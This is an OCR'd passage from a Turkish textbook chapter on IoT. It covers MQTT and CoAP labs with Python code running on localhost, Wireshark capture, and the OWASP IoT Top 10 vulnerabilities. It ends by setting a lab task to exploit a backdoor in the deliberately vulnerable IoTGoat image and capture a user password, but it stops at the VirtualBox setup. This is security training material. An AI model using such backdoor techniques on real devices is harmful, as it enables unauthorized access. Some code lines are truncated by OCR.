
15. Adım: Laptop cihazına tıklayarak **Desktop > MQTT Client > Connection** yolunu takip ediniz.

16. Adım: MQTT Broker'a bağlanmak için **IP adresini** yazarak **username** ve **password** bilgilerini tamamlayınız ve **Subscriptions** bölümüne **Salon/Sicaklik** yazıp **Subscribe** butonuna basınız (Görsel 9.16).




Görsel 9.16: MQTT Client sunucuya bağlantı ve abone ayarı

17. Adım: SBC denetleyicisine tıklayıp, **Programing** sekmesinden **main.py** dosyasını açarak **from gpio import *** kütüphanesini sensör verilerinin okunması için ekleyiniz ve sensörden alınan değerin yayınlanması için gerekli kodları yazarak çalıştırınız (Görsel 9.17).



Görsel 9.17: Yayıncı kodlarının yazılması

18. Adım: Laptop cihazındaki MQTT Client ekranından sıcaklık değerlerini takip ediniz (Görsel 9.18).



Görsel 9.18: Sıcaklık değerlerinin takibi

2. Uygulama

İşlem adımlarına göre CoAP ile sensörden alınan değeri sunucuya göndererek fan cihazının açılıp kapanmasını sağlayan uygulamayı Python aracılığıyla gerçekleştiriniz.

1. Adım: Terminalde **mkdir CoAP** komutuyla **CoAP** isminde bir klasör oluşturunuz (Görsel 9.19).

```
┌──(kali㉿kali)-[~]
└─$ mkdir CoAP
```

Görsel 9.19: Klasör oluşturulması

2. Adım: **CoAP** klasörüne **cd CoAP** komutuyla geçiş yaparak terminalde **python3 -m venv coap_env** komutuyla **coap_env** adında sanal bir ortam oluşturunuz (Görsel 9.20).

```
┌──(kali㉿kali)-[~]
└─$ cd CoAP

┌──(kali㉿kali)-[~/CoAP]
└─$ python3 -m venv coap_env
```

Görsel 9.20: Sanal ortam oluşturulması

3. Adım: Oluşturulan sanal ortamı **source coap_env/bin/activate** komutuyla aktif ediniz (Görsel 9.21).

```
┌──(kali㉿kali)-[~/CoAP]
└─$ source coap_env/bin/activate
```

Görsel 9.21: Sanal ortamın aktif edilmesi

4. Adım: CoAP'ı kullanabilmek için gerekli kütüphaneyi terminale **pip install aiocoap** komutunu yazarak yükleyiniz (Görsel 9.22).

```
┌──(coap_env)─(kali㉿kali)-[~/CoAP]
└─$ pip install aiocoap
Collecting aiocoap
  Using cached aiocoap-0.4.12-py3-none-any.whl.metadata (8.9 kB)
Using cached aiocoap-0.4.12-py3-none-any.whl (234 kB)
Installing collected packages: aiocoap
Successfully installed aiocoap-0.4.12
```

Görsel 9.22: CoAP için aiocoap kütüphanesinin yüklenmesi

5. Adım: Terminalde **nano server.py** komutuyla bir Python dosyası oluşturunuz (Görsel 9.23).

```
┌──(coap_env)─(kali㉿kali)-[~/CoAP]
└─$ nano server.py
```

Görsel 9.23: Terminalde nano editörüyle dosya oluşturulması

6. Adım: Nano editörüyle açılan dosyaya Görsel 9.24'teki kodları yazınız.

```
(coap_env)kali@kali: ~/CoAP
File  Actions  Edit  View  Help
  GNU nano 8.2                          server.py *
import asyncio
import aiocoap.resource as resource
import aiocoap

class TemperatureResource(resource.Resource):
    """Sıcaklık sensöründen veri alan kaynak"""
    def __init__(self):
        super().__init__()
        self.temperature = 25  # Varsayılan sıcaklık

    async def render_put(self, request):
        self.temperature = int(request.payload.decode('utf-8'))
        print(f" Sensörden gelen sıcaklık: {self.temperature}°C")

        if self.temperature > 30:
            print(" Sıcaklık yüksek! Fanı açma komutu gönderiliyor...")
            await self.send_fan_command("ON")
        else:
            print("Sıcaklık normal, fan kapalı kalacak.")
            await self.send_fan_command("OFF")

        return aiocoap.Message(code=aiocoap.CHANGED)

    async def send_fan_command(self, command):
        """Fan istemcisine komut gönderir"""
        protocol = await aiocoap.Context.create_client_context()
        request = aiocoap.Message(code=aiocoap.PUT, uri="coap://localhost/fan", payloa
        await protocol.request(request).response

class FanResource(resource.Resource):
    """Fan durumunu değiştiren kaynak"""
    def __init__(self):
        super().__init__()
        self.state = "OFF"

    async def render_put(self, request):
        self.state = request.payload.decode('utf-8')
        print(f"🌀 Fan durumu: {self.state}")
        return aiocoap.Message(code=aiocoap.CHANGED)

async def main():
    root = resource.Site()
    root.add_resource(["temperature"], TemperatureResource())
    root.add_resource(["fan"], FanResource())

    await aiocoap.Context.create_server_context(root)
    print("🚀 CoAP sunucusu başlatıldı...")
    await asyncio.get_running_loop().create_future()

if __name__ == "__main__":
    asyncio.run(main())

^G Help      ^O Write Out  ^F Where Is   ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify   ^/ Go To Line
```

Görsel 9.24: Server.py kodlarının yazılması

7. Adım: Yeni bir terminal ekranı açarak CoAP dosya konumuna geliniz ve **env** ortamını aktif ediniz (Görsel 9.25).

```
┌──(kali㉿kali)-[~]
└─$ cd CoAP

┌──(kali㉿kali)-[~/CoAP]
└─$ python3 -m venv coap_env


┌──(kali㉿kali)-[~/CoAP]
└─$ source coap_env/bin/activate
```

Görsel 9.25: Yeni bir terminalden env ortamının aktif edilmesi

8. Adım: **sensor.py** dosyasını oluşturunuz ve Görsel 9.26'daki kodları yazarak kaydediniz.

```
File  Actions  Edit  View  Help
 GNU nano 8.2                                  sensor.py *
import asyncio
import random
import aiocoap

async def send_temperature():
    protocol = await aiocoap.Context.create_client_context()

    while True:
        temp = random.randint(25, 35)  # Rastgele sıcaklık üret.
        print(f"🌡 Sensör sıcaklığı: {temp}°C")

        request = aiocoap.Message(code=aiocoap.PUT, uri="coap://localhost/temperature", payloa
        await protocol.request(request).response

        await asyncio.sleep(5)  # 5 saniyede bir sıcaklık gönder.

if __name__ == "__main__":
    asyncio.run(send_temperature())
```

Görsel 9.26: sensor.py kodları

9. Adım: Yeni bir terminal daha açarak **env** ortamını başlatınız.

10. Adım: **fan.py** dosyasını oluşturarak Görsel 9.27'deki kodları yazınız.

```
File  Actions  Edit  View  Help
 GNU nano 8.2                                   fan.py *
import asyncio
import aiocoap.resource as resource
import aiocoap

class FanControl(resource.Resource):
    """Fan durumunu yöneten kaynak"""
    def __init__(self):
        super().__init__()
        self.state = "OFF"

    async def render_put(self, request):
        self.state = request.payload.decode('utf-8')
        print(f"🌀 Fan durumu değiştirildi: {self.state}")
        return aiocoap.Message(code=aiocoap.CHANGED)

async def main():
    root = resource.Site()
    root.add_resource(["fan"], FanControl())

    await aiocoap.Context.create_server_context(root)
    print("🌀 Fan istemcisi çalışıyor...")
    await asyncio.get_running_loop().create_future()

if __name__ == "__main__":
    asyncio.run(main())
```

Görsel 9.27: fan.py kodları

11. Adım: Terminalde **python server.py** komutunu çalıştırarak CoAP sunucusunu aktif ediniz (Görsel 9.28).

```
┌──(coap_env)─(kali㉿kali)-[~/CoAP]
└─$ python server.py
🚀 CoAP sunucusu başlatıldı...
```

Görsel 9.28: CoAP sunucusunun başlatılması

12. Adım: Terminalde **fan.py** dosyasını çalıştırınız (Görsel 9.29).

```
┌──(coap_env)─(kali㉿kali)-[~/CoAP]
└─$ python fan.py
🔌 Fan istemcisi çalışıyor...
```


Görsel 9.29: fan.py dosyasının çalıştırılması

13. Adım: Terminalde **sensor.py** dosyasını çalıştırınız (Görsel 9.30).

```
┌──(coap_env)─(kali㉿kali)-[~/CoAP]
└─$ python sensor.py
🌡️ Sensör sıcaklığı: 26°C
```


Görsel 9.30: sensor.py dosyasının çalıştırılması

14. Adım: Farklı terminallerde sıcaklığın değişmesine bağlı olarak fanın açılıp kapanmasını takip ediniz (Görsel 9.31).




Görsel 9.31: Sıcaklık değişimine göre fan durum kontrolü

15. Adım: **Wireshark** programını açarak **Loopback: lo** arayüzünü seçiniz (Görsel 9.32).




Görsel 9.32: Wireshark arayüz seçimi

16. Adım: CoAP kullanan bir paketi seçiniz (Görsel 9.33).



Görsel 9.33: CoAP paketinin seçilmesi


17. Adım: Seçtiğiniz paketin üzerine sağ tıklayıp, **Show Packet Bytes** seçeneğini seçerek açılan pencerede paket içeriğini görüntüleyiniz (Görsel 9.34).



Görsel 9.34: CoAP paket içeriğinin görüntülenmesi

9.2. IOT ZAFİYETLERİ

IoT ekosistemi, cihazların birbirleriyle ve dış sistemlerle sürekli veri alışverişinde bulunmasını sağladığı için birçok sektörde kullanılır. IoT'nin geniş bağlantı ağı, güvenlik açıklarını da beraberinde getirir ve siber saldırganlar için yeni tehdit yüzeyleri oluşturur. Bu tehdit yüzeyleri **OWASP IoT Top 10 2018** ile belirlenmiştir (Görsel 9.35).



Görsel 9.35: OWASP IoT Top 10 2018

OWASP IoT Top 10'da belirlenen güvenlik açıkları hem bireysel kullanıcıları hem de kurumsal altyapıları hedef alan saldırılara zemin hazırlayarak veri ihlallerinden yetkisiz erişimlere kadar birçok tehdide yol açabilir. IoT güvenliği için en iyi uygulamaların benimsenmesi, cihazların güvenli şekilde tasarlanması, geliştirilmesi ve yönetilmesi gerekir.

1. Zayıf, Tahmin Edilebilir veya Sabit Kodlu Parolalar: Cihazlara veya sistemlere yetkisiz erişim sağlanmasına neden olan, kolayca tahmin edilebilen, değiştirilmesi mümkün olmayan veya genel erişime açık kimlik bilgileridir. Bazı durumlarda üretici tarafından yerleştirilen arka kapılar da bu riski artırır ve saldırganların cihazı ele geçirmesini kolaylaştırır.

2. Güvensiz Ağ Hizmetleri: Cihaz üzerinde çalışan ve gereksiz yere açık bırakılan, güvenliği yeterince sağlanmamış veya saldırılara karşı savunmasız olan ağ servisleridir. Özellikle internet üzerinden erişime açık olan bu hizmetler, saldırganlara cihaz üzerinde yetkisiz işlem yapma, bilgi sızdırma veya sistemin işleyişini bozma imkânı verebilir.

3. Güvensiz Ekosistem Arayüzleri: IoT cihazının bağlı olduğu dış sistemlerdeki güvenlik açıkları nedeniyle cihazın savunmasız hâle gelmesidir. Zayıf kimlik doğrulama, yetersiz yetkilendirme, şifreleme eksiklikleri, giriş ve çıkış verilerinin doğru şekilde filtrelenmemesi gibi güvenlik açıkları görülür.

4. Güvenli Güncelleme Mekanizmasının Eksikliği: Cihazın güvenlik yamalarını veya yazılım güncellemelerini almasını ve kurmasını sağlayan mekanizmaların yetersiz olmasıdır. Bu eksiklik; güncellemelerin doğrulanmaması, şifrelenmemiş bir şekilde iletilmesi, eski sürümlere geri dönüşün engellenmemesi, kullanıcılara güncellemeler hakkında bilgilendirme yapılmaması gibi çeşitli güvenlik riskleri doğurur.

5. Güvensiz veya Güncel Olmayan Bileşenlerin Kullanımı: Cihazda kullanılan yazılım ve donanım bileşenlerinin güncelliğini yitirmiş veya güvenli olmayan sürümler içermesidir. Güvenli olmayan üçüncü taraf kütüphaneler, kötü yapılandırılmış işletim sistemleri ve tedarik zincirinde güvenliği ihlal edilmiş bileşenler, cihazı saldırılara açık hâle getirebilir.

6. Yetersiz Gizlilik Koruması: Kullanıcıların kişisel verilerinin cihaz veya ekosistem içinde uygunsuz, izinsiz, güvensiz bir şekilde saklanması veya işlenmesidir. Veri minimizasyonu, anonimleştirme ve açık rıza prensiplerine uyulmaması, kullanıcı gizliliğini tehlikeye atar.

7. Güvensiz Veri Aktarımı ve Depolama: Hassas bilgilerin işlenmesi, iletilmesi, saklanması sırasında şifreleme yöntemlerinin kullanılmaması veya yetersiz uygulanmasıdır. Verilere yetkisiz erişimin önlenmesi için uygun erişim kontrollerinin eksik olması, siber saldırganların bu bilgileri ele geçirmesine veya değiştirmesine neden olabilir.

8. Cihaz Yönetimi Eksikliği: Cihazların yaşam döngüsü boyunca güvenli bir şekilde izlenmesini, yönetilmesini ve gerektiğinde devre dışı bırakılmasını sağlayacak mekanizmaların bulunmamasıdır. Eksik varlık yönetimi, düzensiz güncelleme politikaları, sistem izleme ve tehditlere karşı yanıt verme mekanizmalarının olmaması, cihazın kötü amaçlı kullanımına yol açabilir.

9. Güvensiz Varsayılan Ayarlar: Cihazların fabrika çıkış ayarlarının yetersiz olması veya kullanıcıların güvenlik açısından önemli yapılandırmaları değiştirmesine izin verilmemesidir. Varsayılan olarak açık gelen zayıf servisler, tahmin edilebilir kimlik bilgileri ve güvenli olmayan erişim politikaları, cihazın saldırılara açık hâle gelmesine neden olabilir.

10. Fiziksel Güçlendirmenin Eksikliği: Cihazın fiziksel müdahalelere karşı korunmasız olması, saldırganların doğrudan cihaz üzerinde değişiklik yapmasına veya cihazdan hassas bilgileri çıkarmasına olanak tanır. Fiziksel güvenlik önlemlerinin eksikliği, cihazın yazılımının veya donanımının analiz edilerek saldırılar için kullanılmasına yol açabilir.

Not

IoTGoat, OWASP (Open Web Application Security Project) tarafından geliştirilen, IoT güvenlik açıklarını test etmek ve öğrenmek için tasarlanmış, kasıtlı olarak güvensiz bir IoT ortamıdır. IoT cihazlarının güvenlik testlerini gerçekleştirmek, güvenlik açıklarını analiz etmek ve etik siber güvenlik eğitimleri için tasarlanmıştır. IoTGoat'ın temel özellikleri şunlardır:

- IoT cihazlarında sıkça rastlanan güvenlik açıklarını barındırır.
- Gerçek dünya IoT saldırılarını simüle ederek güvenlik araştırmacılarına ve sızma testi uzmanlarına test ortamı sunar.
- OWASP IoT Top 10 güvenlik risklerine odaklanır.
- Çeşitli güvenlik açıkları içeren sanal bir IoT ortamı sağlar.
- Cihaz yazılımı, API güvenliği, ağ güvenliği, donanım güvenliği gibi farklı alanlarda testler yapmayı mümkün kılar.


3. Uygulama

İşlem adımlarına göre IoTGoat'ı inceleyerek, OWASP Top 10'da belirtilen güvensiz ekosistem arayüzlerine dâhil olan backdoor zafiyetini tespit ederek kullanıcı şifresini ele geçiriniz.

1. Adım: IoTGoat imajının VirtualBox'a kurulumunu gerçekleştiriniz.

Not


IoTGoat'ın VirtualBox'a kurulumu sırasında sanal makine oluşturulurken **Tür: Linux > Sürüm: Linux 2.6 / 3.x / 4.x (32-bit)** seçeneği seçilmelidir. Ayrıca sanal makine ayarlarında PAE/NX etkinleştirilmelidir. Bu etkinleştirme yapılmadan kurulum tamamlanırsa **Makine > Ayarlar > Sistem > İşlemci > PAE/NX etkinleştir** onay kutusu işaretlenmelidir (Görsel 9.36).



